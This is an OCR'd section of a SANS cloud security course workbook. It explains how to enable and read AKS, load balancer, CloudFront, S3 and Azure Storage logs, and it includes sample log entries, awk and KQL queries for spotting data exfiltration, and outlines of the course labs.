- Like other Azure services, only contains management plane data for the AKS service itself
  - **Not** its underlying Kubernetes components
- Does not contain Kubernetes API activity
  - Must be enabled using **diagnostic settings**
    - **log**: kube-apiserver, kube-audit, kube-audit-admin, kube-controller-manager, kube-scheduler, cluster-autoscaler, guard
    - **metric**: AllMetrics



Operation name	Status	Time stamp	Event initiated by
Create or update resource diagnostic setting	Succeeded	Mon Apr 19 2021 11:13:20 ...	rnicholson@sans.org
List clusterMonitoringUser credential	Succeeded	Mon Apr 19 2021 10:48:57 ...	rnicholson@sans.org
List clusterMonitoringUser credential	Succeeded	Mon Apr 19 2021 10:28:33 ...	rnicholson@sans.org

The first place one would be inclined to peruse when analyzing Kubernetes activity in the AKS service may be the Activity Log. However, this information is very limited compared to what could be parsed. This data only contains information regarding the management place activity of the AKS service itself, in other words, when a cluster is created, modified, or deleted—not the underlying Kubernetes components' activity.

To get a more thorough view of the Kubernetes infrastructure, diagnostic settings can be enabled. The options within the diagnostic settings configuration page are broken down to two categories: log and metric. The log category contains the ability to log the following logs (many of which were previously discussed):


- kube-apiserver: Data related to validation and configuration for the Kubernetes API objects (e.g., pods, services)
- kube-audit: All audit log data for every auditable event (i.e., get, list, create, update, delete, patch, and post)
- kube-audit-admin: A subset of the kube-audit log category (i.e., create, update, delete, patch, and post)
- kube-controller-manager: Actions taken to keep cluster in desired state
- kube-scheduler: Pod-to-node assignment activity
- cluster-autoscaler: Autoscaling activity
- guard: Azure AD and Azure RBAC audit activity

Metrics options are much less flexible—it is all or nothing.

AKS Log Analytics Integrations

By default, only CPU and memory metrics are available

- Can collect Kubernetes-specific log data and send to a Log Analytic's workspace by enabling **Container monitoring**
- Includes more data than what is included in the AKS Activity Log




When deploying a Kubernetes cluster in the AKS service, some data is automatically generated for review directly in the Azure Portal. That data is simple metrics data (e.g., CPU and memory statistics). While this could prove valuable in the case where someone were to deploy a Bitcoin-mining container, we would like to acquire much more.

Luckily, there are options to enable Container monitoring during the cluster deployment. When enabled and a Log Analytics workspace is identified or created at the same time as the cluster deployment, much more detailed Kubernetes log data can now be generated and sent directly to the Log Analytics service.

AKS-Specific Log Analytics Tables

- `ContainerInventory`
- `ContainerNodeInventory`
- `InsightsMetrics`
- `KubeEvents`
- `KubeMonAgentEvents`
- `KubeNodeInventory`
- `KubeServices`
- `ContainerLog`



When data is being sent to Azure Log Analytics, several tables will populate:

- ContainerInventory: Data related to container provisioning or removal
- ContainerNodeInventory: Contains information regarding the underlying host supporting the containers
- InsightsMetrics: Performance metrics for pods, nodes, and other Kubernetes components managed by AKS and the end customer
- KubeEvents: Kubernetes-initiated actions
- KubeMonAgentEvents: Events related to the Kubernetes Monitoring agent supplied by Azure
- KubeNodeInventory: Contains information regarding the underlying host supporting the Kubernetes pods
- KubeServices: Information related to ClusterIP, LoadBalancer, NodePort, or ExternalName services
- ContainerLog: The `stdout` or `stderr` from the running container

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. **EXERCISE: Strange Container Activity**
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

Lab 2.4 | Strange Container Activity

Exercise Duration: 30 Minutes

Objectives

In this lab exercise, we will:

- Inventory initial Kubernetes deployment
- Confirm attacker leveraged MITRE ATT&CK Technique T1133 (External Remote Services)
- Determine public IP address of suspicious activity
- Discover usage of MITRE ATT&CK Technique T1610 (Deploy Container)
- Bonus: Gather threat intelligence from Canary system using CloudWatch Logs Insights

As you will have seen in the last lab exercise, this attack is pivoting throughout a few different cloud services. One such service is a Kubernetes deployment hosted in AWS EC2. It will be during this analysis where you will discover two of the attacker's techniques to eventually launch their Bitcoin miner.

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. **Cloud Service Logs**
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

Cloud Proxies

- Application components, when cloud hosted, may leverage cloud services which broker traffic from the internet to the intended target system(s)
  - Application Load Balancers
  - Network Load Balancers
  - Network Address Translation (NAT) Gateways
  - Network Firewalls
  - Web Application Firewalls (WAF)
  - Content Delivery Networks (CDN)
- Many of these services allow customers to capture logs of proxied network traffic

Not often thought of explicitly as proxies, many cloud services will broker traffic between internet hosts, other cloud services, or even customer-managed on-premise systems. These proxies can come in many forms to support many use-cases:

- Application Load Balancers: Frontend service that can "speak" layer 7 (application protocols) to make forwarding decisions specific backend systems
- Network Load Balancers: Similar to an application load balancer, but makes decisions at layer 4 (transport protocol and port)
- Network Address Translation (NAT) Gateways: Allows systems with private IP addresses to reach the internet by translating and keeping track of the outbound private IP address to a public IP address (and also allow the return traffic to reach the original host)
- Web Application Firewalls (WAF): Frontend service or enhancement to an existing cloud service which can make forwarding decision to allow or deny traffic destined to a web application based upon whether the payload appears malicious
- Content Delivery Networks: A complex, cloud provider-managed offering which, among many things, enhances your customer's experience by caching static content closer to the requestor at their nearest CDN edge node

When utilizing these types of services, many provider offerings allow the customer to generate log data related to the service's usage like metrics and metadata about the request. We will speak over the next few pages about the more common services which will enable you to complete the story about a suspicious network connection traversing these services.

AWS Elastic Load Balancing (ELB)

- Distributes traffic across multiple EC2 Instances, Containers, Lambda Functions
- Can send traffic to resources in multiple Availability Zones (AZs)
- Multiple load balancers options for various use cases:
  - Application Load Balancer
  - Network Load Balancer
- Logging not on by default
  - Can configure to send to an AWS S3 bucket for retrieval and analysis

Elastic Load Balancing allows developer to create highly available workloads. Load balancers will monitor resources with a configurable Health Check probe to determine if an Instance is a viable target or not. ELB also gives developers the functionality to distribute traffic over multiple Availability Zones, which allows developers to further their high availability planning.

ELB leverages "Target groups" which is the logical bundling of resources such as EC2.

Developers also have the flexibility in selecting between different types of load balancers:

- Application Load Balancer: Allows for content-based routing as well as the routing of traffic behind a single Application Load Balancer leveraging path-based routing.
- Network Load Balancer: Distributes TCP/UDP/TLS traffic amongst target groups.

One important thing to be aware of is that AWS ELB does not log by default. However, the customer does have the option to enable logging to an AWS S3 bucket as we will see on the next page.

AWS ELB Access Logs

Many fields in each entry, but most important for analysis are:

- **time**
- **client:port**
- **target:port**
- **request**
- **user_agent**
- **trace_id**

```
https 2018-07-02T22:23:00.186641Z app/my-loadbalancer/50dc6c495c0
c9188 203.0.113.42:2817 10.0.0.9:80 0.086 0.048 0.037 200 200 0 57
"GET https://www.example.com:443/ HTTP/1.1" "curl/7.46.0" ECDHE-
RSA-AES128-GCM-SHA256 TLSv1.2 arn:aws:elasticloadbalancing:
us-east-2:123456789012:targetgroup/my-targets/73e2d6bc24d8a067
"Root=1-58337281-1d84f3d73c47ec4e58577259" "www.example.com"
"arn:aws:acm:us-east-2:123456789012:certificate/12345678-1234-
1234-1234-123456789012" 1 2018-07-02T22:22:48.364000Z
"authenticate,forward" "-" "-" 10.0.0.1:80 200 "-" "-"
```


When AWS ELB logging is enabled, each web request/response is captured in a log entry and, as you can see, there is quite a bit of data here. Not to say other fields will never be necessary (in fact, they very well may), but the most common fields of interest would likely be:

- `time`: The full ISO 8601-compliant timestamp of the request.
- `client:port`: This is the client side of the TCP socket connection (IP address and TCP port number).
- `target:port`: The server side of the TCP socket connection (IP address and TCP port number).
- `request`: The HTTP request method, file path, and port the client requested.
- `user_agent`: The User-Agent header advertised by the client's web browser or tool.
- `trace_id`: An AWS- or user-supplied header (`X-Amzn-Trace-Id`) used to track connections through multiple tools. In other words, ELB access logs will have this entry and, if configured to do so, the web service can also record this custom header.

The many other fields and their descriptions can be found here:
https://docs.aws.amazon.com/elasticloadbalancing/latest/application/load-balancer-access-logs.html

Azure Regional Load Balancers

- **Azure Load Balancer**
  - Inbound or outbound layer 4 load balancer for TCP and UDP traffic
  - Provides high-availability across Availability Zones
- **Application Gateway**
  - Load balances HTTP traffic to multiple backend servers
    - **Frontend IP**: Newly-deployed public IP to front applications
    - **Backend pool**: Defines hosts to forward traffic to
    - **Health probes**: Determine if services are available in backend pool
  - Can integrate **Web Application Firewall (WAF)** services

As AWS provides several options when it comes to load balancing your traffic, Azure has plenty of options as well depending on the type of traffic you are intending to load balance: if you plan on load balancing at a global or regional level, or if you need additional capabilities.

The first service that is available is the Azure Load Balancer service. This service is one of the more simplistic offerings in that it is highly efficient at load balancing layer 4 (e.g., TCP, UDP) traffic among several availability zones within a region. If you are only concerned with an efficient solution that simply and effectively load balances traffic at layer 4, this is the load balancer for you.

If you are looking to load balance traffic within the same region and the solution should make decisions to route the traffic based upon HTTP payloads, Azure's Application Gateway service may be for you. With this service, there is some new terminology to understand to deploy this solution effectively. First, the user-facing side of the solution is the Frontend IP. This is what the customer or client consuming your web service would connect to. From there, the Application Gateway will forward traffic to one or more resources in the backend pool.

To become a member of the backend pool, your resource must be deemed healthy to the service by responding to health probes. These probes are typically HTTP requests for a given web page that is customizable by the administrator. Finally, you can choose to implement additional protections by enabling a built-in Web Application Firewall (WAF) component that can use either a standard ruleset from Open Web Application Security Project (OWASP) or a custom ruleset provided by the cloud engineer.

Azure Global Proxy Services

- **Front Door**
  - Global, application delivery network operating at layer 7
  - More capabilities than other options:
    - SSL offload
    - Path-based routing
    - Caching services
- **Traffic Manager**
  - Global, DNS-based load balancer
  - Does not failover as quickly as other options due to DNS caching and time to live (TTL) settings
- Azure's load balancers generate logs using diagnostic settings

Two other options exist that support global load balancing. The first of these options is the Azure Front Door service. This service enables you to utilize a global application delivery network to make forwarding decisions, again, based on layer 7 payload. Some additional options that are available are:

- SSL offload: Terminate Secure Sockets Layer (SSL) or Transport Layer Security (TLS) traffic for further inspection or analysis
- Path-based routing: Depending on the Uniform Resource Locator (URL) requested, forward to the appropriate member(s) of the pool of resources
- Caching services: To avoid requesting data at the downstream server with every single request, data can be cached upstream closer to the user alleviating some of the resource utilization of the pool member

Lastly, Azure's Traffic Manager is available to load balance Domain Name System (DNS). This also operates at a global level, but there are some drawbacks to be considered simply due to the way DNS operates or is processed by other DNS systems. When making a DNS request, the time to live (TTL) is included with the answer from the DNS server. This means that, if a downstream server saw this answer previously, it may be cached and never requested of the Traffic Manager service until that timer expires. If you make any changes to the service or DNS, there could be a delay for the clients to receive the updated information.

Content Delivery Networks

- **Global** deployment of nodes serving static content to end users
  - Data types often include HTML, JavaScript, images, and video
  - Places the data closer to the user
  - Minimizes customer latency
- Data is **cached** for a user-defined period
  - If content is updated, could be "stale" for a certain amount of time
  - Often costs to "expire" data
- Example services:
  - **AWS CloudFront**
  - **Azure CDN**


Imagine if you have an organization that hosts a very busy website, and you have customers from all across the globe. Does it sound efficient to direct all of your users to a single region? As you saw earlier, latency can be vastly different depending on where your users are coming from. Placing the workload can help some of your users but would also be punishing others. There must be a way to get the data closer to all users.

CDNs provide this opportunity to reduce the latency to all users that are requesting static content from your web server. As the first user within range of the CDN node requests static content, it is pulled from the web service (known as an "origin" server) and cached on the CDN edge node. This way, any subsequent requests for that file are returned directly from the CDN node. Common static content that would be cached are HTML code, JavaScript code, image files, and video files. In other words, static content is any file that does not require client to server interaction more than just a client asks for a resource and the server returns it.

This static content is stored on the CDN node for a user-defined period of time. The disadvantage here is that, if the file is updated on the origin server, the new file is not requested by the CDN node until after the old file expires. There are ways around this: you can initiate an on-demand expiration of the data. However, this technique should be used sparingly as it does cost the customer each time clearing the CDN cache is invoked.


CDN Before and After

- Before



Without CDN

- After



Content Delivery Network (CDN)

These graphics from Digital Ocean do a very good job of showing just how a CDN can bring the static data closer to your end users. In the left diagram, all users are directed to a web service hosted in the western United States. The users in Australia, South America, and Asia would very likely experience quite a bit more latency than users in North America.

In the right diagram, once the first user accesses the static content via the CDN, that data is stored on the edge node which makes all future requests for that file have much less network latency since the delivery of the data is all within the same geographical region. That is, until the data expires. Once a file expires, it must be re-requested by the CDN to cache the data once more.

Image references:
https://assets.digitalocean.com/articles/CDN/without-CDN.png
https://assets.digitalocean.com/articles/CDN/CDN.png

CDN Security Challenges

- **Geography-based blocking**
  - Control which countries can access your resources
  - Implement in the CDN service itself
  - Implement on the downstream resource
- **IP-restrictions** to resources
  - **Least Privilege** = only trusted hosts should access
  - AWS provides IP ranges in JSON format which can be filtered by "CLOUDFRONT"
  - Azure provides CDN Edge Node information for allow list (requires Azure credentials)

Using CDNs does present a challenge to your security team if they were implementing Geolocation-based or IP-based blocking. Geolocation-based blocking is an attempt to block access to a resource based on where a client is coming from. If leveraging a CDN, you are likely serving this content world-wide and, unless the provider has a means to further lock down this access, you may have your data in countries it is not permitted to reside.

IP-restrictions to resources is a technique which blocks access to resources except from known locations. This may be manageable as both AWS and Azure, for example, provide IP ranges of all of their services. However, this list could change at any time and if the security teams do not keep up with the list, access could be either:

- Too lax: False negative condition in which a client connects from a space previously owned by the CSP
- Too restrictive: False positive condition in which a client is blocked but is using new CSP IP ranges

AWS CloudFront Logging

- Logging of CloudFront requests are **not** logged by default
- Two options available to ship access logs from AWS CloudFront
  - Logging to an **AWS S3 bucket** stored in gzip-compressed format
  - Streaming data via **AWS Kinesis Data Firehose**
- Sample, **space-delimited** Access Log Entry

```
2021-05-01 19:20:32 IAD66-C1 38939 203.0.113.41 GET
dedobli8p0d4k.cloudfront.net /baker-street-icon.jpg 200 -
python-requests/2.23.0 - - Miss
aGirONvbgL9GQyuGC-qF9Cvn4veuCYQaZnXqsphbWrvDlDcOTEHsdQ==
dedobli8p0d4k.cloudfront.net https 374 0.065 -
TLSv1.3 TLS_AES_128_GCM_SHA256 Miss HTTP/2.0 - - 61217
0.065 Miss image/jpeg 38572 - -
```


When a CloudFront distribution is created using default options, logging is not enabled. There is much that could be captured by this service as it is acting as a proxy between a potential attacker and a backend service or system that is fronted by CloudFront. For instance, if CloudFront is sitting in front of an S3 bucket that is being used to serve static web code, how can one capture data related to a requestor's client, or determine what the request looked like or where the request originated from? Even if CloudFront is inline between an attacker and a web server, the web server's access logs may only contain data related to CloudFront and not the "real" attacker's system.

In both of these cases, CloudFront logging can fill in these gaps. There are two options to capture log data from CloudFront: logging directly to an S3 bucket or streaming the log data to another server or even outside of the cloud environment using AWS Kinesis Data Firehose.

These logs can be quite busy, so we highlighted what may be most useful to an analyst looking to extract key details about this request. On the following page is a breakdown of those bolded requests and their AWS-specified log fields (with a short description):

- `2021-05-01 [date]`: Year, month, and day of request
- `19:20:32 [time]`: Hour, minute, and second (in UTC) of the request
- `38939 [sc-bytes]`: Number of bytes returned to the requesting client
- `203.0.113.41 [c-ip]`: Public IP address of the requestor
- `GET [cs-method]`: HTTP request method sent by the client
- `dedobli8p0d4k.cloudfront.net [cs(Host)]`: Fully-qualified domain name of CloudFront distribution
- `/baker-street-icon.jpg [cs-uri-stem]`: File path requested by the client
- `200 [sc-status]`: HTTP response code from CloudFront
- `python-requests/2.23.0 [cs(User-Agent)]`: User-Agent string sent by client browser/tool
- `https [cs-protocol]`: Layer 7 protocol of request
- `374 [cs-bytes]`: Number of bytes sent by requestor
- `image/jpeg [sc-content-type]`: Value of Content-Type header, indicating returned file type

Reference:
https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/AccessLogs.html#access-logs-analyzing

AWS S3 Server Access Logging

- It has been said many times that logs can be sent to S3, but what about logs regarding S3 activity?
  - Can we find **unapproved access** to S3 objects?
  - How can we discover **data exfiltration** from an S3 bucket?
- S3 server access logging can be enabled to record transactions

```
2021-05-01-20-41-14-DD8C07CC4A85D749:bd56a718d530cb94e2da
0b9f937bc59883fd4c0750eff41b87bbecf5a9a81d8d
sherlock-private [01/May/2021:19:44:53 +0000]
130.176.133.138 - BHKC2CM2GX8MGVRM REST.GET.OBJECT img.jpg
"GET /img.jpg HTTP/1.1" 304 - - 38572 20 - "-" "Amazon
CloudFront" - D+I6vNWI6vK9tccT0Bx71k1JVvwp223z3+TT1JlBCWN
DNuDcsN7SwszQH2SzrWbV18su/Oboyqs= - ECDHE-RSA-AES128-GCM-
SHA256 - sherlock-private.s3.amazonaws.com TLSv1.2
```


Another default logging option which is not on by default but can be very powerful at detecting unusual storage activity in AWS is AWS S3 server access logging. Similar to other access logs we have seen thus far, the format is not all that different—other than being tailored to S3 connections. Theses logs may also be very necessary in completing the picture about the flow of an attack if using other proxy services to access this S3 data instead of a direct connection from an attacker. Just as before, there are several fields available, but let us focus on what is bolded above:

- `sherlock-private` (Bucket): The AWS S3 bucket that was accessed
- `01/May/2021:19:44:53 +0000` (Time): A non-ISO 8601-compliant timestamp of the access request
- `130.176.133.138` (Remote IP): The IP address of the client or, in this case, cloud service that made the request to AWS S3
- `GET /img.jpg HTTP/1.1` (Request-URI): The HTTP method and file path requested by the client or cloud service
- `304` (HTTP status): The HTTP response code from the AWS S3 service
- `38572` (Object Size): The file size of the object being retrieved

Like the example above, we find that someone is using Amazon CloudFront to access this `sherlock-private` bucket. Whether it is approved or not, that is another story, but to see the "real" IP address of the possible attacker, we would need to circle back and correlate this log with the Amazon CloudFront access logs.

Reference:
https://docs.aws.amazon.com/AmazonS3/latest/userguide/LogFormat.html

T1530: Data Exfiltration From Cloud Storage

- Once log data is outside of the AWS S3 service, **time to parse**!
- A few methods to identify exfiltration using pure S3 access logs:
  - Find largest object sizes
    - Identifies compressed data (.zip files) and large files

      ```
      cat <log-files> | awk '{print $16 " " $5}' | grep -v '-' |
      sort -rn
      ```
  - Find IP address with most bytes received in total
    - Identifies client downloading most total bytes

      ```
      cat <log-files> | awk '{ dataset[$5]+=$16; } END {
      for (i in dataset) { print dataset[i] " " i }}' | sort -rn
      ```
- When proxy services are added to the mix (e.g., AWS CloudFront), attribution gets much more difficult!

These S3 access logs are stored in—you guessed it—AWS S3! This is not the most convenient place to view data, so one option is to manually or, using a Security Information and Events Management (SIEM) extension or automated tool, pull down this data to an analysis system. We will also cover an AWS-native option to parse this data. For now, though, here are some methods to look for specific types of AWS S3 activity which may be considered alarming as it may likely indicate data exfiltration.

One approach an attacker could take to exfiltrate data is to compress it. Not only does this give them the advantage of uploading a single file (or at least significantly fewer files) to their own file storage, it would hide data which is no longer plaintext that could be discovered by a Data Loss Prevention (DLP) or Intrusion Detection/Prevention System (IDS/IPS). To discover this, you can leverage the following Linux command-line:

```
cat <log-files> | awk '{print $16 " " $5}' | grep -v '-' | sort -rn
```

If the attacker simple attempts to "download all the things", this Linux command-line would discover any clients who download the most bytes from AWS S3:

```
cat <log-files> | awk '{ dataset[$5]+=$16; } END { \
  for (i in dataset) { print dataset[i] " " i }}' | sort -rn
```

Correlating CloudFront and S3 Access Logs

- S3 Access Log

```
<truncated> sherlock-private [01/May/2021:21:41:36 +0000]
130.176.133.145 - WVD04RBZMHFPVH7M REST.GET.OBJECT
proprietary.zip "GET /proprietary.zip HTTP/1.1" 200 - 1000162200
1000162200 14053 67 "-" "Amazon CloudFront" <truncated>
```

- CloudFront Log

```
E38KX7JNUR0RN9.2021-05-01-21.e1d[illegible]5fc:
2021-05-01 21:41:51 IAD66-C1001[illegible]884
203.0.113.42 GET dedobli8p0d4k.cloudfront.net
/proprietary.zip 200 - pwnbot3000 <truncated>
```


It appears that **203.0.113.42** downloaded proprietary.zip from the **sherlock-private** S3 bucket at **21:41:36 UTC** on **01 May 2021**

#	Evidence
1	Date/Timestamp
2	CloudFront IP
3	IP accessing CloudFront
4	HTTP Method
5	File name requested

As mentioned earlier, we may need to look at more than one access log to gain an understanding of the full picture of what occurred in our cloud environment. An example is shown above where, given only one of these logs, we would be missing several key indicators that help make the case that this was, in fact, a breach and who we can begin attributing the attack to. Armed with this data, we can look at even more log data to find where this attacker may have pivoted to or also attacked.

Azure Storage Accounts

- Have up to five different storage types
  - **Blob Containers**: Store text and binary data (i.e., object storage)
  - **File Shares**: SMB- or NFS-accessible file shares
  - **Tables**: NoSQL database option for data storage
  - **Queues**: Messaging service between application components
  - **Disks:** Block-level storage volumes for VMs
- **Diagnostic settings** can be enabled on all types



Moving onto Azure Storage, there are several options to collect activity in this service depending on which storage types are in use.

- Blob Containers: Very similar to AWS's S3 service, used to store data of all types
- File Shares: Stores data that can be accessed over Server Message Block (SMB) or Network File System (NFS) connections
- Tables: NoSQL database option to store data of various types
- Queues: Used to send messages between cloud-hosted or customer-supported application components
- Disks: These are the block-level storage volumes used for Azure VM's.

No matter what the case, configuring logging (which is not enabled by default) comes in the form of diagnostics settings. Just like we have seen already, the customer has the option to log or collect metrics, or both, and can send the data to a variety of locations (Azure Log Analytics Workspace, another Azure Storage account/blob, or Azure Event Hub).

Reference:
https://docs.microsoft.com/en-us/azure/storage/common/storage-introduction

Azure Storage Accounts → Azure Log Analytics

Up to four tables generated in Azure Log Analytics:

- **`StorageBlobLogs`**
- **`StorageFileLogs`**
- **`StorageTableLogs`**
- **`StorageQueueLogs`**

```
1  StorageBlobLogs
2  | where OperationName == "GetBlob"
3  | project TimeGenerated, AccountName, CallerIpAddress, Uri
```

Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed. Showing results from the last 24 hours. 00:00.7 1 records

TimeGenerated [UTC]	AccountNa...	CallerIpA...	Uri
5/2/2021, 9:11:53.147 PM	sherlockprivate	107.3.2.240:...	https://sherlockprivate.blob.core.windows.net:443/casefiles/Magnussen.pdf

When those four options (Blob Containers, File Shares, Tables, or Queues) are logging and sending to Azure Log Analytics, they will send to their own, dedicated table.

You can see a KQL query above to begin dissecting this data in the `StorageBlobLogs` table. We can gain insights like when the request was made (`TimeGenerated`), which Azure Storage Account was accessed (`AccountName`), which network location made the request (`CallerIpAddress`), and which file was accessed (`Uri`).

Log Source	Azure Log Analytics Table
Blob Storage	**`StorageBlobLogs`**
File Shares	**`StorageFileLogs`**
Tables	**`StorageTableLogs`**
Queues	**`StorageQueueLogs`**

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. **EXERCISE: Finding Data Exfiltration**

This page intentionally left blank.

Lab 2.5 | Finding Data Exfiltration

Exercise Duration: 30 Minutes

Objectives

In this lab, we will:

- Find out the secret that was possibly stolen: MITRE ATT&CK T1078.004 (Valid Accounts: Cloud Accounts)
- Investigate which cloud services were discovered by the attacker: MITRE ATT&CK T1526 (Cloud Service Discovery)
- Detect MITRE ATT&CK T1530 (Data from Cloud Storage Object)
- Destroy Section 2 environment

The attacker did not stop at the Bitcoin miner! In this exercise we will see the conclusion of the attack campaign against our environments by discovering data exfiltration!

Section 2 Wrap Up

- End of Compute and Cloud Services Logging
  - Discussed Tesla attack
  - Detecting ATT&CK 1589.001 with AWS ELB Access Logs
  - Detecting ATT&CK T1133 with AWS EKS Logging
  - Detecting ATT&CK T1526 with AWS CloudTrail
  - Detecting ATT&CK T1530 with AWS S3 Access Logs
  - Detecting ATT&CK T1610/T1496 with Cloud Service Metrics
- In the next section, we will look at more Compute and Application logs

This page intentionally left blank.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACTS

Shaun McCullough
smccullough@sans.org

Ryan Nicholson
ryananicholson@gmail.com

SANS INSTITUTE
11200 Rockville Pike, Suite 200
N. Bethesda, MD 20852
301.654.SANS(7267)

CLOUD RESOURCES
sans.org/cloud-security
Twitter: @SANSCloudSec

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.